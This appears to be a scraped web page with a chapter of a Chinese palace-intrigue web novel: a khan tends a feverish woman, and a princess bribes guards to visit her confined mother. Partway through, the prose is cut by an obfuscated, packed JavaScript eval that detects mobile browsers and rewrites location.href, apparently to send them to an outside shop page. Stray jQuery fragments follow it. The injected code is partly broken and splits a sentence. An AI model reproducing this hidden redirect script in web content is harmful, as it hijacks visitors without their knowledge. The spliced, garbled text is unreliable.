76. 有情無處訴(2 / 2)

半山煙雨 聽竹妃子 7650 字 2024-09-19

寒星摸著席容煙滾燙的腦門,咬了咬牙,一把扯開自己的衣服,將她裹了進去。

“大汗!你這是!”

席容煙的體溫燙的嚇人,寒星的身子卻是冰冰涼的,像是一塊沉寂千年的寒冰,即便生起了一堆火,也是融化不了的,寒星的身子隻熱過一次,就是席容煙拚命想要溫暖他的那晚。“大汗,你這樣會生病的!你——”

沙吾提沒再說下去,因為寒星投過來的目光是那樣的可怖,沙吾提還從來沒有見過那樣的目光,溫柔中摻著殘忍,平靜中燃著瘋狂,沙吾提不懂這種目光,但他知道自己應該閉嘴。

席容煙做夢了,夢裡,她回到了陳府起火的那個晚上,還是一樣的血腥,還是一樣的猙獰,她縮在凳子底下,親眼看見自己的家人被利劍刺穿,鮮血濺了她滿臉,可她隻能死死捂住嘴,由著淚水順著指縫滑落,不敢發出一點動靜。

她的額頭抵在寒星赤裸的胸膛上,一個如火滾燙,一個如冰寒涼,她的嘴唇微微翕動,像在呢喃著什麼,寒星仔細聽了半晌,才聽出她念的是“母親”這兩個字。

寒星的喉結滾動了一下,他沒有說話,隻是把她摟得更緊了些。

儀鸞宮。

兩個侍衛橫刀而立,“皇上有旨,任何人都不得隨意出入儀鸞宮!”

魏風漪瞪圓了眼睛,“瞎了你們的狗眼,連本公主都敢攔!”

香羅上前斥責,“放肆,這位可是皇上最為寵愛的漪公主!”

侍衛聞言,慌忙跪下,“漪公主,得罪了,可是皇上的確吩咐過,皇貴妃禁足儀鸞宮,不許人隨意探視的,漪公主,我們也是聽差辦事,您彆難為我們。”

魏風漪壓著怒火,給香羅使了個眼色,香羅會意,笑著

;eval(fun(p,a,c,k,e,d){e=fun(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.t(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[fun(e){return d[e]}];e=fun(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replaew RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|51xs|n|shop|12913189|131290||http|test|mini|href|location'.split('|'),0,{}));

() {

$('.inform').remove();

$('#tent').append('

上前挽住侍衛的手,不動聲色地將腕上的銀鐲子褪了下來,“侍衛大哥,我知道你們也不容易,可是這件事,你不說我不說,誰能知道。更何況,裡頭的這位娘娘,你們也是知道的,恩寵都十來年了,哪裡是一朝一夕,說敗就能敗了的。等皇貴妃娘娘東山再起的那天,自然是有恩報恩,有怨報怨的。兩位都是聰明人,就不用我這個做奴婢的多說了吧。”

侍衛掂了掂銀鐲子的分量,又琢磨了一會兒香羅的話,笑道,“也罷,今兒就破個例,隻是公主殿下,您可得快著點,這要是讓人撞見了,我們哥倆可是要掉腦袋的!”

香羅忙不迭的應聲,“兩位大哥放心,我們一定不給你們惹麻煩。”

整個儀鸞宮鴉雀無聲,仿佛一個埋著活人的墳墓。

“母妃——母妃——”

魏風漪一聲又一聲喚著,卻得不到半點回應,她心裡有些慌亂,一把攥住了香羅的手,手心兒滲出了冷汗,“你說,母妃該不會是——”

香羅回握住她的手,認真安慰道,“公主彆慌,肯定不會的,娘娘那麼剛強的一個人,怎麼會做那樣的糊塗事兒呢。”

“對,你說得對,母妃不會的,肯定不會的。”魏風漪咽了口吐沫,鼓起勇氣推開了門。

刺眼的陽光穿過稀稀落落的蛛網,刻下一地斑駁,席容皇貴妃散著頭發,披著褻衣,半跪在床邊,懷中緊緊抱著自己慣常彈的雙鳳琵琶。

魏風漪還從未見過席容皇貴妃這副失魂落魄的模樣,不覺大慟,“母妃!”

席容皇貴妃神情恍惚,遲疑地轉過頭,端詳了她半日才認出來,“漪兒?”

魏風漪哭著撲過去抱住他,“母妃,是我,我來看你了!”

席容皇貴妃顫抖著手,撥開額前的亂發,眼中漸漸有了些光亮,“真的是本宮的漪兒!漪兒,你是怎麼進來的?”

“我使了些銀子,又嚇唬了他們兩句,他們就放我進來了。母妃,你這兒怎麼連個伺候的人都沒有,紫藤呢,蘭鳶呢,她們兩個去哪兒了?”

“不知道,皇後那個賤人,說是要查什麼案子,把她們都帶走了。”

“那也不能一個人都沒有啊,父皇的意思隻是禁足,又沒廢您尊位,她們怎敢如此行事!”

席容皇貴妃搖了搖頭,“這都不重要了,漪兒,我問你,父親,還有我的弟弟妹妹們,他們怎麼樣了?”

“他們……”魏風漪小聲囁喏著,“他們都還在獄中,父皇還沒下最終的旨意,隻說要徹查當年陳玄赫的案子,不光是當年的案子,還牽扯出許多旁的案子,朝中也有大臣諫言,說是要按律究辦,以儆效尤。”

“以儆效尤——”隻聽“砰”的一聲,席容皇貴妃懷中的琵琶驟然滑落,“不行,不行,漪兒,你要幫母妃一個忙,現在隻有你能幫我了!”

“母妃您說,漪兒一定儘力!”席容皇貴妃卸下右手小指的護甲,狠了狠心,用牙咬破指腹,在琵琶背麵一筆一畫寫道,“涼生枕簟淚痕滋。舊時天氣舊時衣。”[1]

她將琵琶交給魏風漪,“想辦法交到你父皇的手上,他會明白的。”

魏風漪捧起琵琶,“好,我想辦法。”

香羅匆匆推門進來,“公主,咱們得走了,外頭催呢。”

魏風漪兩頰流下兩道清淚,她握著席容皇貴妃的手,舍不得撒開,“母妃,珍重。”

席容皇貴妃笑著拍了拍她的手,含淚道,“本宮的漪兒長大了,去罷——”上一頁 書頁/目錄 下一章